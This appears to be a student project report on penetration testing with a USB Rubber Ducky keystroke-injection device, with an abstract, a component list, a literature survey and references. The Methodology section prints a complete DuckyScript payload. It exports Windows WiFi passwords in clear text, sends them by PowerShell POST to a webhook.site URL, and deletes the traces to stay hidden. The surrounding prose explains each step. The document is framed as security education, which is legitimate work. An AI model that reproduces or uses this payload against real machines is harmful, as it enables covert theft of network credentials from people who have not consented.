Product Development

Penetration Testing Using Rubber Ducky

Nishita Parija, Benjamin Lobo
Department of Information Technology,
The Bombay Salesian Society's Don Bosco Institute of Technology , Mumbai-400070

2023 - 2024

Abstract

The realm of cybersecurity is very robust and volatile. New exploits keep emerging everyday. This causes difficulty for the penetration testers to keep up with the emerging advance technologies. The Rubber Ducky is a penetration testing tool designed to revolutionise the field of cybersecurity by providing a versatile and powerful solution for security professionals and penetration testers. This innovative tool is in the form of a USB device, concealing a potent arsenal of ethical hacking capabilities. The primary objective of this project is to enhance the efficiency and effectiveness of penetration testing, ensuring that organisations can identify and rectify some vulnerabilities in their systems to safeguard their sensitive data. The USB Rubber Ducky accomplishes this through combining multiple payloads in the form of master scripts for different operating systems and it's covert delivery mechanisms. The tool allows users to create and deploy custom payloads and scripts, and exploit potential weaknesses in target systems, all while maintaining the appearance of an innocuous USB device.
The USB Rubber Ducky Penetration Testing Tool not only simplifies the testing process but also offers an indispensable tool for safeguarding digital assets against potential attacks which is more efficient, cost effective and comprehensive in nature.

Keywords: USB Rubber Ducky, Penetration Testing Tool, Cybersecurity, Ethical Hacking, Payload Customization, Master Script, Security Assessment.

Architectural Design




Fig. 1 Components of the USB Rubber Ducky [6]

Fig. 2 Workflow of GoodUSB







Fig. 3 Workflow of Windows Password Stealing attack,


Infrastructure for USB Rubber Ducky:
The goal of USB Rubber Ducky is to execute an attacker-written malicious script through the use of numerous components [6].
These include:
Micro SD Storage, LED Indicator, Replay Button, Type a Plug, 60 Mhz 32-Bit CPU, Covert Case, Optional Decal
Most of the language used by USB Rubber Ducky is based on the keyboard, making it quite straightforward. Among the unique commands available to USB Rubber Ducky are:
REM: for adding a script comment,
WINDOWS: serves the same purpose as the Windows key on a keyboard.
DELAY: delaying an action that is scheduled to take place after another,
STRING: to input a phrase into the machine,
ENTER: serves the same purpose as the keyboard's Enter button.

Results and Conclusion









The Ducky script is an automated method for extracting WiFi passwords from Windows machines, revealing a security flaw. It forwards the passwords to a web server, highlighting the need for safeguarding sensitive information and the risks of using unsecured networks. It urges individuals and organizations to prioritize security protocols.

Literature Survey

Sr No.	Title	Finding	Limitations
1]	USB-based attacks [1].	The paper provides a comprehensive assessment of USB-based attacks, analyzing their execution, pathways, susceptibility, and objectives, while also examining popular USB devices' exposure and exposure.	The attacker utilized multiple techniques for various attacks, suggesting a potential use of a USBrubber ducky device instead.
2]	Use of Payloads to hack a system [4].	Highlights the functionality of payloads and the usage of zero-click payloads.	Highlights a certain range of payloads. Could include multiple payloads in our project.
3]	The new USB Rubber Ducky is more dangerous than ever [7].	The Rubber Ducky has been updated with a Ducky Script programming language, enabling users to write functions, store variables, and use logic flow controls. This allows attackers to steal data, passwords, and sensitive information	Scripts written in duckyscript can be used to generate more effective payloads and increase the extent of the attack.

Methodology

```
REM This is a duckyscript to grab WiFi passwords from Windows machine and submit to webserver via POST request.
DELAY 3000
GUI r
DELAY 100
STRING cmd /k
ENTER
DELAY 500
STRING cd %temp%
ENTER
DELAY 500
STRING netsh wlan export profile key=clear
ENTER
DELAY 1000
ENTER
STRING powershell Select-String -Path Wi*.xml -Pattern 'keyMaterial' > WiFi-PASS
ENTER
DELAY 1000
STRING powershell Invoke-WebRequest -Uri https://webhook.site/d01049f8-1dc6-4088-999e-9efb65107e0b -Method POST -InFile WiFi-PASS
ENTER
DELAY 1000
STRING del WiFi* /s /f /q
ENTER
DELAY 100
STRING exit
ENTER
```

The Ducky script, used to create payloads and master scripts in the rubber ducky, is designed to extract WiFi passwords from a Windows machine and submit them to a web server via a POST request.The script begins by opening the Command Prompt with administrative privileges, navigating to the system's temporary directory, and executing a command to export WiFi profiles with clear text passwords. Following the export, it uses PowerShell to search for and extract the password information from the generated XML files, storing the results in a file named "WiFi-PASS" in the temporary directory. Subsequently, the script utilizes PowerShell again to send a POST request to a specific webhook URL, submitting the extracted WiFi passwords. The user is prompted to replace the URL parameter with their unique parameter from a specified website. To maintain stealth, the script then deletes all files starting with "WiFi" in the temporary directory. Finally, the Command Prompt is closed.

References

[1] N. Nissim, R. Yahalom, and Y. Elovici, “USB-based attacks,” Computers & Security, vol. 70, pp. 675–688, Sep. 2017, doi: https://doi.org/10.1016/j.cose.2017.08.002 (accessed July. 7, 2023)
[2] A. Ocasio, “Implementing USB Attacks with Microcontrollers.” Accessed: Jul. 09, 2023. [Online]. URI: https://prcrepository.org/xmlui/handle/20.500.12475/140 (accessed July. 7, 2023)
[3] B. Cannoles and A. Ghafarian, “Hacking Experiment Using USB Rubber Ducky Scripting.” Available: https://www.iiis.org/CDs2017/CD2017Spring/papers/ZA34 0MX.pdf (accessed July. 7, 2023)
[4] M. Basan, K. Kimachia, and C. Kime, “ESecurity Planet: Latest cybersecurity news for IT professionals,” eSecurityPlanet, 12-Oct-2020. [Online]. Available: https://www.esecurityplanet.com/. [Accessed: 20-Jul-2023].
[5] W. Dixon and N. Eagan, “3 ways AI will change the nature of cyberattacks,” World Economic Forum, 19-Jun2019. [Online]. Available: https://www.weforum.org/agenda/2019/06/ai-is-poweringa-new-generation-of-cyberattack-its-also-our-best-defence/. [Accessed: 20-Jul-2023].
[6] H. E. Harianto and D. Gunawan, “Wi-Fi password stealing program using USB rubber ducky,” TELKOMNIKA, vol. 17, no. 2, p. 745, 2019.
[7] C. Faife, “The new USB Rubber Ducky is more dangerous than ever,” The Verge, 16-Aug-2022. [Online]. Available: https://www.theverge.com/23308394/usb-rubber-ducky-review-hack5-defcon-duckyscript. [Accessed: 20-Jul-2023].
[8] B. Cannoles and A. Ghafarian, “Hacking experiment using USB rubber ducky scripting,” Iiis.org. [Online]. Available: https://www.iiis.org/CDs2017/CD2017Spring/papers/ZA340MX.pdf. [Accessed: 25-Jul-2023].
[9] “Design of Integrated Exploitation Console using Hak5,” International Journal of Engineering and Advanced Technology, vol. 9, no. 1S3, pp. 502–506, Dec. 2019, doi: https://doi.org/10.35940/ijeat.a1112.1291s419.
[10] Y. Meng, J. Li, H. Zhu, X. Liang, Y. Liu, and N. Ruan, “Revealing your mobile password via WiFi signals: Attacks and countermeasures,” IEEE Trans. Mob. Comput., vol. 19, no. 2, pp. 432–449, 2020.